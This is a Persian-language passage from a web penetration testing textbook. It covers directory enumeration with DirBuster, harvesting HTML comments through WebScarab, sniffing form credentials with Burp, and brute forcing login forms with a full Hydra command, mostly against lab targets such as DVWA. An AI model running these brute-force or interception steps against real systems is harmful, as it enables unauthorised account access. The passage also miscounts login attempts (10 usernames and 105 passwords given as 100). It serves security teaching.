
- هیچ فرمی را لاگین نکند (Don’t Submit login forms)
- برای راهنمایی از شما سوال کند (Prompt for guidance)
- تعامل با فرم لاگین مثل فرم های عادی دیگر (Handle as ordinary forms)
- به صورت خودکار اعتبارنامه های زیر را استفاده کند (Automatically submit these credentials)





زمانیکه گزینه Prompt for guidance فعال می شود , در صورت نیاز به لاگین از شما پرسیده می شود که نام اعتبارنامه های مورد نیاز را به صورت دستی وارد کنید ولی اگر گزینه آخر فعال باشد اعتبارنامه هایی که از قبل تعیین کرده اید برای همه فرم های ورود استفاده خواهند شد.

به پایان این فصل رسیدیم . تا اینجای کار فاز شناسایی را با اسکن وب سرور به پایان رساندیم. در تصویر زیر برخی از ابزارهای مفید در کالی لینوکس که در این فاز استفاده می شوند را مشاهده می کنید :





فصل چهار

آسیب پذیری های اصلی در اپلیکیشن های وب

آسیب پذیری های اصلی
در اپلیکیشن های وب

در فصل یک درباره معماری اپلیکیشن های وب و نحوه کارکرد سه لایه وب سرور , اپلیکیشن و دسترسی داده با یکدیگر گفتگو کردیم که در اثر تعامل درست اینها با یکدیگر تجربه کاربری فوق العاده ای برای کاربرنهایی وب ایجاد می شود. مرورگر سمت کاربر نیز نقش کلیدی در نمایش درخواست های صفحه وب به کاربر را ایفا می کند. وجود نقص در هر مرحله از این فرایندها موجب بوجود آمدن اپلیکیشن وب ناپایدار و آسیب پذیر خواهد شد.

وجود آسیب پذیری ها در لایه دسترسی کاربر از مهم ترین حفره های امنیتی می باشد چرا که موجب افشا کل اطلاعات ذخیره شده به هکر خواهد شد. این داده ها می تواند شامل پسوردها و اطلاعات محرمانه و شخصی دیگر کاربران باشد. لایه اپلیکیشن محلی است که بیشترین آسیب پذیری های وب پدید می آید. دلیل آن هم وجود خطاهای برنامه نویسی می باشد. به عنوان مثال حفره های امنیتی اسکریپت نویسی سمت سرور , حفره های امنیتی اعتبارسنجی , تزریق اسکیوال و تزریق دستور و...

وب سرور به عنوان یک رابط بین کاربر و بقیه بخش های اپلیکیشن عمل می کند. این همان مرحله حیاتی کار می باشد و بایستی به درستی از نظر امنیتی محافظت شود. حفره های امنیتی محدود به سمت سرور نیستند. در نسل جدید اپلیکیشن های وب , کدهای زیادی از طریق مرورگر و در سمت کاربر اجرا و تحلیل می شوند.



به علاوه از آنجا که مرورگرها اطلاعات زیادی را به صورت محلی ذخیره سازی می کنند و به لایه های پایینی سیستم عامل دسترسی دارند , کاربر می تواند کدهای مخرب خود را به صورت مستقیم بر روی مرورگر اجرا کرده و اطلاعات زیادی همچون بوکمارک ها , پسوردها و ... را استخراج کند. در این فصل به معرفی حفره های امنیتی مختلف موجود در اپلیکیشن های وب و راهها و تکنیک های بکارگیری آنها خواهیم پرداخت.

نشت اطلاعات

نشت اطلاعات نقص امنیتی هست که بواسطه آن اطلاعات حیاتی مرتبط با اپلیکیشن و وب سرور افشا شده و هکر می تواند از این طریق اطلاعات بیشتری را درباره اپلیکیشن و وب سرور بدست آورد. نشت اطلاعات (Information Leakage) یکی از ایرادهای اساسی هست و به سادگی قابل پیش گیری می باشد. به این منظور داده های حیاتی مثل جزئیات فنی اپلیکیشن وب و اطلاعات مرتبط به محیط برنامه بایستی به درستی محافظت شوند و توسعه دهنده اپلیکیشن بایستی افشا این داده ها به کاربر نهایی ممانعت کند.



مرور شاخه

رایج ترین مدل درز و نشت اطلاعات نتیجه پیکربندی نادرست مرور شاخه ها می باشد که این موضوع موجب نمایش همه فایل ها و پوشه های موجود در یک شاخه از سرور می شود. این موضوع نتیجه پیکربندی نادرست ایندکس فایل می باشد. این نوع پیکربندی موجب درز اطلاعات زیادی درباره هدف خواهد شد.

یکی از اشتباهات رایجی که مدیران سرور و وبسایت ها می کنند این است که فرض می کنند اگر همه لینک های دسترسی به یک فایل را حذف کنند , فایل مورد نظر آنها از دسترس کاربران عادی مخفی خواهد ماند و این کاربران به هیچ وجه قادر به دسترسی به این فایل ها نخواهند بود. کاملا اشتباه است.

بسیاری از اسکنرهای خودکار به سادگی قادر به شناسایی این نوع پوشه ها هستند. همچنین موتورهای جستجو ممکن است این فایل ها را به هر دلیلی ایندکس کنند (اگر به صورت اختصاصی درون فایل روبوت دسترسی به آنها منع نشده باشد).


تنظیم مرور شاخه ها درون وب سرورها برای هر شاخه وب می تواند جداگانه تعیین شود. حتی اگر درون روت سرور یک فایل ایندکس قرار دهید بازهم دیگر پوشه ها آسیب پذیر خواهند بود.



مرور شاخه ها با ابزار DirBuster

یکی از ابزارهای رایج به منظور اسکن وب سرورها به منظور امکان وجود نقص مرور شاخه ها ابزار DirBuster می باشد. این ابزار در ابتدا تحت پروژه OWASP منتشر گردید ولی هم اکنون به عنوان افزونه ای برای ابزار WebScarab Proxy سرویس دهی می کند. هرچند درون کالی لینوکس 2 شما هنوز هم می توانید آن را به عنوان یک ابزار مستقل استفاده کنید. به این منظور کافی است تا از منو اصلی کالی لینوکس به مسیر زیر رفته :

Applications > Web Application Analysis > Web crawlers & Directory Bruteforcing





پس از باز کردن برنامه کافی است در بخش URL آدرس وبسایت هدف را وارد کنید . در بخش میانی بایستی یک فایل دیکشنری را وارد کنید. می توانید به صورت سفارشی فایلی را ایجاد و اضافه کنید یا از فایل های پیش فرض موجود در کالی لینوکس استفاده کنید. این فایل ها در مسیر زیر قرار دارند.

```
/usr/share/dirbuster/wordlists/
```

همچنین در بخش File extension می توانید فایل های دیگری را به منظور جستجو در نظر بگیرید . مثلا احتمال وجود فایل های بک آپ یا فایل هایی با پسوند old در وب سرورهای بی نظم زیاد است. پسوندها را با کاما از هم جدا کنید.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Target URL (eg http://example.com:80/)
http://192.168.1.9/dvwa
Work Method ○ Use GET requests only ⦿ Auto Switch (HEAD and GET)
Number Of Threads 10 Threads ☐ Go Faster
Select scanning type: ⦿ List based brute force ○ Pure Brute Force
File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-1.0.txt Browse List Info
Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8
Select starting options: ⦿ Standard start point ○ URL Fuzz
☑ Brute Force Dirs ☑ Be Recursive Dir to start with /
☑ Brute Force Files ☐ Use Blank Extension File extension php,back,old
URL to fuzz - /test.html?url={dir}.asp
/
Exit Start
Program running again /icons/text.back

در پایان دکمه Start را فشار داده تا اسکن سایت آغاز شود.



کامنت های HTML

یکی دیگر از مکان های نشت اطلاعات , فیلدهای کامنت هستند که توسط توسعه دهندگان وب به منظور توضیح موضوعات مختلف استفاده شده است. در برخی موارد برنامه نویسان وبسایت ها درون سورس برنامه به صورت ناخواسته اطلاعاتی حیاتی را فاش می کنند. همچنین در بسیاری از موارد این کامنت ها می تواند جریان توابع اپلیکیشن را به هکر توضیح دهد یا حتی برخی برنامه نویسان بی تجربه اطلاعاتی در رابطه با وب سرور یا نام پایگاه داده ها و .. را درون کامنت بکار می برند. هرچند می توان به صورت دستی محتوای فایل های HTML را مشاهده کرد و به دنبال کامنت های موجود بگردیم ولی درون ابزار Proxy WebScarab پلاگین Fragments به شما کمک کرده تا بسیار ساده تر کامنت های صفحات وب را جداکرده و مشاهده و بررسی کنید.

ابتدا به منظور دسترسی به این ابزار درون خط فرمان دستور webscarab را وارد کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# webscarab
No plugins found!
Using WebScarab.whitelistRegex pattern : null. Will not save any data for requests not matching this pattern
org.owasp.webscarab.ui.swing.EnabledBooleanTableCellRenderer[,0,0,0x0,invalid,alignmentX=0.0,alignmentY=0.5,border
=javax.swing.plaf.BorderUIResource$CompoundBorderUIResource@24273305,flags=296,maximumSize=,minimumSize=,preferred
Size=,defaultIcon=,disabledIcon=,disabledSelectedIcon=,margin=javax.swing.plaf.InsetsUIResource[top=2,left=2,botto
m=2,right=2],paintBorder=true,paintFocus=true,pressedIcon=,rolloverEnabled=true,rolloverIcon=,rolloverSelectedIcon
=,selectedIcon=,text=]
Help set not found
10:24:08 main(Proxy.parseListenerConfig): No proxies configured!?
10:24:08 main(SSLSocketFactoryFactory.<init>): Generating CA key
10:24:08 main(SearchModel.addSearch): Adding search Body search
10:24:08 main(SearchModel.addSearch): Adding search Request search
10:24:08 main(SearchModel.addSearch): Adding search Response search
10:24:08 main(SearchModel.addSearch): Adding search Request parameter search
10:24:10 Listener-127.0.0.1:8008(Listener.listen): Proxy listening on 127.0.0.1:8008
```

سپس درون مرورگر خود یک پروکسی جدید بر روی آدرس آیپی 127.0.0.1 و پورت 8008 ایجاد کنید تا مرورگر بر روی ابزار پروکسی Webscarab تنظیم شود.



ما در اینجا مثل قبل از افزونه FoxyProxy به منظور تنظیم مرورگر بر روی پروکسی ها استفاده کردیم ولی شما می توانید از هر ابزار یا افزونه دیگری استفاده کنید یا به سادگی پروکسی را درون تنظیمات شبکه مرورگر ست کنید.

FoxyProxy Standard - Proxy Settings

General | Proxy Details | URL Patterns

Direct internet connection (no proxy)

Manual Proxy Configuration

Help! Where are settings for HTTP, SSL, FTP, Gopher, and SOCKS?

Host or IP Address 127.0.0.1 Port 8008

SOCKS proxy? SOCKS v4/4a SOCKS v5

Authentication

Username Password Password - again

Domain (optional - NTLM only)

Use System Proxy Settings

Automatic Proxy Configuration

by WPAD by PAC

Automatic proxy configuration URL http(s):// ftp:// file:// relative://

... View Test

Detect proxy settings automatically every 60 minutes

Notifications

Notify me about proxy auto-configuration file loads

Notify me about proxy auto-configuration file errors

Cancel OK

سپس یک نام برای پروکسی خود انتخاب می کنیم .

FoxyProxy Standard - Proxy Settings

General | Proxy Details | URL Patterns

Enabled

Proxy Name WebScarab

Proxy Notes

Animate icons when this proxy is in use


Include this proxy when cycling proxies by clicking on statusbar or toolbar (Global Settings->Statusbar/Toolbar Activation->Cycle through modes must be selected)

Perform remote DNS lookups on hostnames loading through this proxy


Icon color when proxy is in use #ACE600 Valid color



و برای فعال شدن آن را از آیکون روباه انتخاب می کنیم. پس از اینکه مرورگر بر روی WebScarab تنظیم شد , کافی است تا سایت هدف را درون مرورگر مرور کنید.



به ابزار WebScarab بازگردید . در ابزار WebScarab به برگه Fragments رفته . همانگونه که مشاهده می کنید تمامی کامنت های موجود در صفحه وب به صورت جداگانه برای ما لیست می شوند. به این روش خیلی ساده تر می توان کامنت ها را مرور کرد.





شیوه مقابله

مرور شاخه ها تنظیمی است که به صورت جداگانه برای هر شاخه اعمال می شود. در وب سرور آپاچی این تنظیمات معمولا درون فایل htaccess. انجام می شوند و به این روش تنظیمات پیش فرض شاخه ها رونویسی می شوند. درون وب سرور IIS نیز تنظیمات دسترسی به پوشه ها با استفاده از IIS manager یا دستور appcmd انجام می شوند.



مشکلات احرازهویت

احرازهویت در اپلیکیشن های وب دارای نقشی کلیدی هست چرا که هویت افراد مجاز به دسترسی به محتوای وب و نحوه تعامل با این محتوا را تعیین می کند. در یک اپلیکیشن وب , احرازهویت معمولا از طریق ترکیبی از نام کاربری و رمزعبور انجام می شود.

احرازهویت اپلیکیشن های وب از طریق متدهای زیر انجام می شود :

احرازهویت عمومی (Basic Authentication)

در احرازهویت عمومی نام کاربری و رمزعبور از طریق انکودینگ Base64 بر روی شبکه انتقال پیدا می کند. انکودینگ مذکور به سادگی قابل شکستن و بدست آوردن نام کاربری و رمزعبور در متن ساده می باشد. اعتبارنامه ها به سادگی قابل شنود و شکستن هستند. وجود چنین معایبی کافی است تا یک توسعه دهنده هرگز از این متد در اپلیکیشن خود استفاده نکند.

احرازهویت دایجست (Digest Authentication)

احرازهویت دایجست به منظور از بین بردن معایب موجود در احرازهویت عمومی ایجاد شد. در این مدل یک مقدار nonce معرفی شد. زمانیکه کاربر اعتبارنامه ها را با سرور به اشتراک می گذارد مقدار Nonce به عنوان Salt استفاده می شود. علاوه بر مقدار Nonce , هش MD5 به جای انکودینگ Base64 برای ذخیره سازی پسوردها استفاده می شود.



احرازهویت یکپارچه (Integrated Authentication)

ویندوز مایکروســـافت دارای الگوی ورود یکبار می باشــــد . این الگو همان احرازهویت یکپارچه می باشــد. در این روش یک ســـرور احرازهویت مرکزی با نام دامین کنترلر وجود دارد. زمانیکه یک کاربر با موفقیت در دامین کنترلر احرازهویت می شــود , یک توکن برای وی ذخیره می گردد. توکن صــادر شــده برای کاربر دارای محدودیت زمانی تعریف شــــده می باشـــد. زمانیکه کاربر به ســـایتی که از احرازهویت یکپارچه اســـتفاده می کند دســـترسی پیدا می کند, (به عنوان بخشی از دامین) , کاربر توکن را تحویل داده و به این شیوه دسترسی وی به اپلیکیشن وی صادر می شود. پروتکل های ا ستفاده شده در این روش NTLMv2 , NTLMv1 و LANMAN می باشند.

احرازهویت مبتنی بر فرم (Form-based Authentication)


زمانیکه به منظور اعتبارسنجی یک کاربر از یک صفحه لاگین مبتنی بر فرم استفاده می شود , نوع احرازهویت بکار گرفته شده , احرازهویت مبتنی بر فرم می باشد. پس از آنکه کاربر نام کاربری و رمزعبور خود را درون فرم وارد کرده و بر روی دکمه ورود کلیک می کند , اطلاعات به سرور ارسال می شوند. در سمت سرور اعتبارنامه ها از طریق سیستم احرازهویت اعتبارسنجی شده و دسترسی مورد نظر صادر می شود. احرازهویت مبتنی بر فرم یکی از روش های جذاب برای هکرها می باشد چرا که با استفاده از آن می توان انواع حملات تزریق را بر روی سرور پیاده سازی کرد. چرا ؟ به این دلیل که در این مدل برنامه نویس مسئولیت پیاده سازی معیارهای امنیتی را بر عهده دارد.

همچنین در صورتیکه در وبسایت SSL پیاده سازی نشده باشد داده ها به صورت متن ساده منتقل می شوند.




با استفاده از ابزار Burp Proxy به سادگی می توان اعتبارنامه های احرازهویت اشتراکی توسط کاربر و سرور را شنود کرد.

مرورگر خود را با ابزار Burp Proxy تنظیم کرده و صفحه ورود اپلیکیشن DVWA را درون مرورگر وارد کرده و اعتبارنامه های مورد نظر خود را در نقش کاربر ارسال کرده تا ابزار Burp Proxy آنها را شنود کند.



همانطور که مشاهده می کنید , نام کاربری و رمزعبور به وضوح در بدنه پیام HTTP نمایش داده می شود.





بروت فورس اعتبارنامه ها

در طی فرایند ارزیابی اپلیکیشن های وب , بایستی بررسی قدرت پسوردها انجام شود. توسعه دهندگان اپلیکیشن های وب بایستی قوانینی اجباری را در انتخاب پسوردهای قوی ایجاد کنند تا با استفاده از شیوه های بروت فورس امکان کشف پسورد وجود نداشته باشد.

ابزار هایدرا

هایدرا ابزاری قوی و با قابلیت سفارشی سازی بالا می باشد که به صورت پیش فرض درون کالی لینوکس و بک باکس موجود است. با استفاده از ابزار هایدرا می توان انواع مختلف احرازهویت را بروت فورس کرد

ابزار هایدرا قادر به تست پروتکل های مختلفی همچون HTTP , POP3 , SSHv2 , SMB و RDP می باشد. فرایند کار به این شکل است که شما به ابزار مجموعه ای از نام های کاربری و پسوردهای موجود و یکسری پارمترهای اختصاصی را می دهید و هایدرا بقیه کار را به صورت خودکار انجام می دهد. در کتاب مقدمات تست نفوذ وب به صورت مفصل درباره شیوه انجام حملات بروت فورس مبتنی بر فرم گفتگو کردیم . در اینجا به اختصار به نحوه پیاده سازی این حملات اشاره می کنیم. ساختار کلی دستور به صورت زیر می باشد :

```
hydra 192.168.1.8 http-form-post
"/form_auth/login.php:user=^USER^&pass=^PASS^:Rejected" -
L user.txt -P pass.txt -t 10 -w 30 -o hydra.txt
```



هایدرا ابزار بسیار انعطاف پذیری است و دارای گزینه های کاربردی زیادی می باشد . برای انجام موفقیت آمیز یک حمله بروت فورس بنا به نوع حمله به برخی از اطلاعات زیر نیاز داریم :

آدرس میزبان : در اینجا مقدار 192.168.1.8 می باشد ولی هر آدرس سایت دیگری مثلا netamooz.net را می توانید بکار ببرید.

متد : در اینجا متد مورد نظر ما http-form-post می باشد چرا که هدف ما احرازهویت مبتنی بر فرم می باشد ولی می توان متدهای دیگر را استفاده کرد مثلا برای حملات ایمیل smtp

آدرس URL : این مقدار را می توانید با استفاده از ابزار Burp Proxy به در حین شنود لاگین به سادگی بدست آورید. در اینجا آدرس URL ما /form_auth/login.php می باشد. دقت کنید که آدرس URL حتما بایستی با یک فوروارد اسلش / آغاز گردد در غیر اینصورت هایدرا از شما خطا می گیرد.

پارامترهای فرم : در اینجا ما دو پارامتر user=^USER^&Pass=^PASS^ را داریم. این مقادیر را می توان در کد مرجع برنامه یا از طریق ابزار Burp Proxy یا هر ابزار پروکسی دیگری بدست آورد.



پاسخ شکست : ابزار هایدرا در هر بار تست فرم نیاز دارد تا به شیوه ای شکست احرازهویت را تایید کند. فرم های آنلاین معمولا در صورت شکست ورود پیامی را در صفحه به کاربر نشان می دهند که این پیام را می توان برای تایید شکست احراز هویت استفاده کرد. در مثال بالا پاسخ شکست Rejected می باشد.

لیست اسامی کاربری : اگر برای بروت فورس لیستی از اسامی کاربری را در اختیار دارید از پارامتر L- استفاده کنید و در ادامه مسیر کامل و نام فایل پسورد را اضافه کنید مثلا در مثال بالا -L users.txt

در صورتیکه تنها یک نام کاربری را می خواهید استفاده کنید می توانید از پارامتر l- استفاده کنید.

لیست پسوردها : همین موضوع بالا برای پسوردها نیز صحت دارد و به این منظور از پسورد P- برای لیست پسورد و از پارامتر p- برای یک پسورد تکی استفاده می کنیم.

دقت داشته باشید که هرچه لیست های شما خلاصه تر و کوچک تر باشد تعداد تلاش های بروت فورس کاهش می یابد . پس قبل از انجام حملات بروت فورس بهتر است فرایند حدس پسوردها را انجام داده و با استفاده از ابزارهایی مثل کرانچ لیست های سفارشی ایجاد کنیم. چرا که تنها 10 نام کاربری و 105 رمزعبور موجب ایجاد 100 تلاش احرازهویت خواهد شد.



تردها(Threads) : با استفاده از گزینه t- می توانید تعداد تلاش های لاگین همزمان را تعیین کنید. در اینجا 10 t- , به صورت همزمان 10 درخواست لاگین در سرور انجام می شود.

